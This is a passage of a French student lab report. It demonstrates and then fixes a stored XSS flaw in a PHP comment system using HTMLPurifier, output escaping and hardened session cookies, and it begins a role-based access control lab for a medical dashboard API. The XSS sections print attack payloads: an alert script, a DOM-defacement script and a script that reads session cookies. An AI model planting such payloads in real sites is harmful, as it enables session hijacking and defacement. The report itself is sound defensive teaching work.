Lorsque je me connecte avec le **compte victime** et que j'accède au même post, le script injecté dans le commentaire s'exécute automatiquement.

En ouvrant la console du navigateur, on observe que **le cookie de la victime est récupéré et affiché**,

Cela démontre une attaque réelle de **Session Hijacking**, car l'attaquant peut ensuite envoyer le cookie vers un serveur externe et prendre le contrôle du compte.



1.4. CKEditor

CKEditor est utilisé uniquement pour offrir du texte enrichi au niveau du formulaire, mais :

La barre d'outils est limitée (gras, italique, listes, lien).

Les plugins risqués sont supprimés (ImageUpload, MediaEmbed, etc.).

Add a Comment

B *I* := := @

Write your comment...

Post Comment

Cancel

```
<script>
ClassicEditor.create(document.querySelector('#editor'), {
  toolbar: [
    'bold', 'italic', 'bulletedList', 'numberedList', 'link'
  ],
  removePlugins: [
    'ImageUpload',
    'EasyImage',
    'MediaEmbed',
    'Table',
    'TableToolbar',
    'BlockQuote',
    'Heading'
  ]
})
.catch(error => {
  console.error(error);
});
</script>
```

Même si CKEditor génère du HTML, la vraie protection reste le filtrage côté serveur(HTMLPurifier).

2. Version corrigée

Dans la version vulnérable les commentaires sont stockés et ré-affichés tels quels, ce qui permettait d'exécuter du JavaScript malveillant (Stored XSS).

Dans la version corrigée, j'ai appliqué plusieurs protections complémentaires :

2.1. Nettoyage côté serveur des commentaires (HTMLPurifier)

Avant d'insérer un commentaire dans la base, je fais :

```
$comment_body_sanitized = $purifier->purify($comment_body);
```

HTMLPurifier supprime les balises dangereuses (<script>, <iframe>, <object>, onload=, onclick=, etc.) et ne garde qu'un sous-ensemble HTML sûr (gras, italique, listes, liens...).

2.2. Encodage à l'affichage (output escaping)

Pour les données sensibles (titre du post, auteur, dates, utilisateur connecté), j'utilise htmlspecialchars() :

```

<div class="post-container">
    <h1><?php echo htmlspecialchars($post['title']); ?></h1>
    <p class="post-meta">By <?php echo htmlspecialchars($post['username']); ?> • <?php echo htmlspecialchars($post['created_at']); ?></p>
    <br>

```

Cela empêche le navigateur d'interpréter ces valeurs comme du code HTML ou JavaScript.

2.3. Validation basique des commentaires

Je rejette les commentaires vides et ceux trop longs :

```

if (!empty($comment_body)) {
    if(strlen($comment_body) > 500){
        $longueur = "le commentaire est long";
    }else{...
    }
}
}
}

```

Cela réduit le risque d'injections très longues ou abusives.

2.4. Durcissement des cookies de session (mitigation du vol de cookie)

Les cookies de session sont configurés avec :

```

$secure = !empty($_SERVER['HTTPS']) && $_SERVER['HTTPS'] !== 'off';

session_set_cookie_params([
    'lifetime' => 0,
    'path'     => '/',
    'domain'   => '',
    'secure'   => $secure,
    'httponly' => true,
    'samesite' => 'strict'
]);

```

- HttpOnly bloque l'accès à document.cookie depuis JavaScript,
- SameSite=Strict limite l'envoi du cookie en cross-site,
- secure l'envoie uniquement en HTTPS (si activé).

Grâce à ces changements, les mêmes payloads XSS utilisés dans la version vulnérable (alerte, manipulation du DOM, vol de cookie) ne s'exécutent plus dans la version corrigée :

- Le HTML dangereux est nettoyé avant stockage,
- Le contenu est encodé à l'affichage,
- Et même en cas de faille, le cookie de session est beaucoup plus difficile à voler.

``


3. Tester la version vulnérable

3.1. Simple message (stored XSS alert)

Dans la version corrigée, j'ai réutilisé **exactement le même payload malveillant** que dans la version vulnérable :

```
<script>
  alert('XSS - stored')
</script>
```

J'ai envoyé ce commentaire depuis le compte attaquant, comme précédemment.



Une fois le commentaire soumis, HTMLPurifier le traite avant l'insertion dans la base de données. Toutes les balises dangereuses, comme `<script>`, sont automatiquement désactivées : elles sont converties en texte inoffensif (`<script>`), empêchant toute exécution de JavaScript.

	id	post_id	user_id	body	created_at	updated_at
☐	78	2	6	<script> alert('XSS - stored') <...	2025-11-30 12:18:05	2025-11-30 12:18:05

Lorsque je me connecte ensuite avec le compte victime et que j'accède au même post :

Le script ne s'exécute pas. À la place, le contenu apparaît comme du simple texte, par exemple :

attacker 2025-11-30 12:30:01

```
<script>
alert('XSS - stored')
</script>
```

Aucune fenêtre d'alerte n'apparaît, et aucun JavaScript n'est interprété.

3.2. DOM manipulation

j'ai réutilisé le même payload malveillant que dans la version vulnérable :

```
<script>
| document.body.innerHTML = '<h1>You have been hacked!</h1>';
</script>
```

Ce script est censé modifier entièrement le contenu du `<body>` et remplacer la page par un message malveillant.

Add a Comment

B *I* `:=` `!:=` 

```
<script>
document.body.innerHTML = '<h1>You have been hacked !</h1>';
</script>
```

POWERED BY  CKEditor

Post Comment

Cancel

Grâce à l'utilisation de HTMLPurifier, les balises `<script>` et les attributs dangereux utilisés pour manipuler le DOM (comme `onload`, `onclick`, etc.) sont automatiquement neutralisés : ils sont convertis en texte inoffensif et ne peuvent plus modifier la structure de la page.

	id	post_id	user_id	body	created_at	updated_at
☐	80	2	7	<p><script> document.body.innerHTML = ...	2025-11-30 12:29:20	2025-11-30 12:29:20

Lorsque je me connecte avec le compte victime et que j'accède au même post :

- le contenu du `<body>` **ne change pas**

- aucun script ne s'exécute
- le texte s'affiche tel quel, comme un simple commentaire :

Comments

attacker 2025-11-30 12:29:20

```
<script>
document.body.innerHTML = '<h1>You have been hacked !</h1>';
</script>
```

3.3. Cookie-theft via Stored XSS

J'ai ensuite testé la version sécurisée avec le même payload que dans la version vulnérable :

```
<script>

    try {
    var cookies = document.cookie;
    console.log("cookies : " +cookies);
    } catch(e) {
    console.log(e.message);
    }

</script>
```

Ce script vise à voler le cookie de session de l'utilisateur.


HTMLPurifier :

- Convertit les balises <script> en texte (<script>)
- Désactive totalement le JavaScript
- Affiche le code comme un texte inoffensif
- Empêche toute exécution du script

	id	post_id	user_id	body	created_at	updated_at
☐ Edit ☐ Copy ☐ Delete	82	2	7	<p><script></p><p>try { var cookies = d...	2025-11-30 12:35:43	2025-11-30 12:35:43

Lors de l'accès avec le compte victime :

- aucune exécution JavaScript dans la console
- Aucun cookie n'est exposé
- Le commentaire se contente d'afficher du texte :



4. Conclusion

Ce mini-projet a permis de mettre en évidence la gravité des vulnérabilités XSS (Cross-Site Scripting) dans les applications web lorsque les données utilisateur ne sont pas correctement filtrées. La version vulnérable de l'application a démontré qu'un attaquant peut exécuter du code JavaScript malveillant, manipuler le contenu de la page et compromettre les sessions des utilisateurs.

La version corrigée montre qu'une protection efficace repose sur une combinaison de bonnes pratiques, notamment le nettoyage des entrées côté serveur avec **HTMLPurifier**, l'encodage des données à l'affichage et le durcissement des cookies de session. Grâce à ces mesures, les attaques testées ne produisent plus aucun impact.

Ce travail confirme l'importance d'intégrer la sécurité dès la conception des applications web et de ne jamais faire confiance aux données fournies par les utilisateurs.

Broken Access Control (RBAC Lab)

1. Introduction

Le projet *Simple RBAC Dashboard* vise à illustrer de manière pratique les mécanismes de **sécurité des applications web**, en particulier le **contrôle d'accès basé sur les rôles (RBAC)**. L'application permet de démontrer, à travers des appels API contrôlés, comment un serveur distingue :

- un utilisateur **non authentifié**,
- un utilisateur **authentifié mais non autorisé**,
- un utilisateur **authentifié et autorisé**.


Les endpoints de démonstration ont été conçus spécifiquement pour produire les codes HTTP **200 (OK)**, **401 (Unauthorized)** et **403 (Forbidden)** selon le contexte d'appel.

2. API Tester – Analyse détaillée des endpoints

La page *API Tester* permet d'envoyer des requêtes AJAX vers différents endpoints et d'observer le comportement du serveur en fonction :

- de la présence ou non d'un token,
- du rôle associé à l'utilisateur.

Chaque endpoint représente un **cas d'usage précis** du RBAC.



2.1 Endpoint : public

- **Rôle requis** : *Aucun (endpoint public)*
- **Description fonctionnelle**

Cet endpoint représente une ressource publique, accessible sans authentification.


Il permet de vérifier que le système distingue correctement les endpoints protégés des endpoints ouverts.

Dans un contexte réel, ce type d'endpoint correspondrait par exemple à :

- une page d'information,
- un statut public,
- une API de santé du système (*health check*).
- **Comportement attendu**
 - **200 OK** : toujours retourné, avec ou sans token
 - **401 / 403** : non applicables, car l'accès est volontairement libre



Cette requête est envoyée avec un token d'authentification.



Cette requête est envoyée sans token d'authentification.

2.2 Endpoint : user_basic

- **Rôle requis** : Utilisateur authentifié (quel que soit le rôle)
- **Description fonctionnelle**


Cet endpoint nécessite uniquement une **authentification valide**, sans exigence de rôle spécifique.

Il permet de vérifier que le serveur :

- refuse l'accès aux utilisateurs non connectés,
- autorise l'accès dès qu'un token valide est présent.


Dans un système réel, cet endpoint pourrait correspondre à :

- la consultation de son propre profil,
- l'accès à des données personnelles de base.
- **Comportement attendu**
 - **200 OK** : token valide présent



- **401 Unauthorized** : aucun token envoyé

Afin de tester le scénario correspondant à l'absence de token d'authentification, un bouton a été ajouté pour chaque endpoint. Ce bouton permet de supprimer le token et d'envoyer la requête sans authentification.



- **403 Forbidden** : non applicable (pas de restriction par rôle)

.3 Endpoint : admin_only

Rôle requis : Administrateur

- **Description fonctionnelle**

Cet endpoint représente une **ressource critique**, strictement réservée aux administrateurs.

Il permet de démontrer clairement la différence entre :

- un refus pour **absence d'authentification**,
- un refus pour **droits insuffisants**.

Dans un contexte réel, ce type d'endpoint correspondrait à :


- la gestion globale du système,
- la configuration de sécurité,
- l'administration des utilisateurs.

- **Comportement attendu**

- **200 OK** : utilisateur authentifié avec rôle *admin*




- **401 Unauthorized** : appel sans token



- **403 Forbidden** : utilisateur authentifié sans rôle admin

Afin de tester ce scénario, une authentification a été effectuée avec un compte disposant du rôle *Clinician*, puis la requête a été envoyée.



.4 Endpoint : clinician_only

Rôle requis : Clinicien ou Administrateur

Description fonctionnelle

Cet endpoint illustre un **modèle hiérarchique des rôles**, où plusieurs profils peuvent accéder à la même ressource.

Il démontre que :

- certains rôles ont des privilèges équivalents,
- les rôles supérieurs (admin) héritent des droits des rôles inférieurs.

Dans un système réel, cet endpoint pourrait représenter :

- l'accès à des dossiers médicaux,
- la consultation d'informations sensibles.

Comportement attendu

- **200 OK** : clinicien ou administrateur



Requête envoyer avec un compte clinicien



Requête envoyer avec un compte admin

- **401 Unauthorized** : sans token

Endpoint 4: Clinician Only

► Send Request ► Send Without Token

HTTP Status Code: **401 Unauthorized**

Response Body:

```
{
  "error": "Authentication required - NO TOKEN",
  "endpoint": "clinician_only",
  "debug": "no_token flag used"
}
```

- **403 Forbidden** : utilisateur authentifié avec rôle non autorisé

Endpoint 4: Clinician Only

► Send Request ► Send Without Token

HTTP Status Code: **403 Forbidden**

Response Body:

```
{
  "success": false,
  "error": "Forbidden: Clinician access required",
  "endpoint": "clinician_only",
  "required_role": "clinician or admin",
  "current_role": "nurse",
  "style": "error",
  "color": "#dc3545"
}
```

2.5 Endpoint : receptionist_only

Rôle requis : Réceptionniste ou Administrateur

Description fonctionnelle

Cet endpoint représente un accès limité à des fonctionnalités **opérationnelles**, typiquement réservées à des rôles de support.

Il démontre que :

- certains rôles ont des droits restreints,
- l'accès est contrôlé précisément par rôle.

Exemples réels :

- gestion des rendez-vous,
- consultation de données non médicales.

Comportement attendu

- **200 OK** : réceptionniste ou admin

The screenshot shows a REST client interface with a purple header bar labeled "Endpoint 5: Receptionist Only". Below the header are two buttons: "Send Request" (green) and "Send Without Token" (orange). The response area displays the HTTP status code "200 OK" in a green bubble. The response body is a JSON object:

```
{
  "success": true,
  "message": "Receptionist endpoint accessed successfully",
  "endpoint": "receptionist_only",
  "user_id": 5,
  "role": "receptionist",
  "receptionist_data": {
    "today_appointments": 0,
    "pending_confirmations": 4
  }
}
```


Requête envoyer avec un compte Réceptionniste

The screenshot shows a REST client interface with a purple header bar labeled "Endpoint 5: Receptionist Only". Below the header are two buttons: "Send Request" (green) and "Send Without Token" (orange). The response area displays the HTTP status code "200 OK" in a green bubble. The response body is a JSON object:

```
{
  "success": true,
  "message": "Receptionist endpoint accessed successfully",
  "endpoint": "receptionist_only",
  "user_id": 1,
  "role": "admin",
  "receptionist_data": {
    "today_appointments": 0,
    "pending_confirmations": 4
  }
}
```


Requête envoyer avec un compte admin

- **401 Unauthorized** : sans authentification



- **403 Forbidden** : rôle insuffisant

Afin de tester ce scénario, une authentification a été effectuée avec un compte disposant du rôle *Clinician*, puis la requête a été envoyée.



2.6 Endpoint : nurse_only

- **Rôle requis** : Infirmier ou Administrateur
- **Description fonctionnelle**

Cet endpoint met en évidence la séparation des responsabilités entre différents rôles métier.

Il montre que le système peut restreindre l'accès à un ensemble précis de profils.

Exemples réels :

- suivi de soins,

- accès partiel à des données patients.

Comportement attendu

- **200 OK** : infirmier ou admin

Endpoint 6: Nurse Only

► Send Request ► Send Without Token

HTTP Status Code: **200 OK**

Response Body:

```
{
  "success": true,
  "message": "Nurse endpoint accessed successfully",
  "endpoint": "nurse_only",
  "user_id": 4,
  "role": "nurse",
  "nurse_data": {
    "patient_count": 4,
    "medication_count": 2
  }
}
```

Requête envoyer avec un compte infirmier

Endpoint 6: Nurse Only

► Send Request ► Send Without Token

HTTP Status Code: **200 OK**

Response Body:

```
{
  "success": true,
  "message": "Nurse endpoint accessed successfully",
  "endpoint": "nurse_only",
  "user_id": 1,
  "role": "admin",
  "nurse_data": {
    "patient_count": 4,
    "medication_count": 2
  }
}
```

Requête envoyer avec un compte admin

- **401 Unauthorized** : sans token

Endpoint 6: Nurse Only

► Send Request

► Send Without Token

HTTP Status Code:

401 Unauthorized

Response Body:

```
{
  "error": "Authentication required - NO TOKEN",
  "endpoint": "nurse_only",
  "debug": "no_token flag used"
}
```

- **403 Forbidden** : rôle non autorisé

Endpoint 6: Nurse Only

► Send Request

► Send Without Token

HTTP Status Code:

403 Forbidden

Response Body:

```
{
  "success": false,
  "error": "Forbidden: Nurse access required",
  "endpoint": "nurse_only",
  "required_role": "nurse or admin",
  "current_role": "clinician",
  "style": "error",
  "color": "#dc3545"
}
```

Requête envoyer avec un compte clinicien

2.7 Endpoint : multi_role

- **Rôle requis** : Administrateur, Clinicien ou Infirmier
- **Description fonctionnelle**

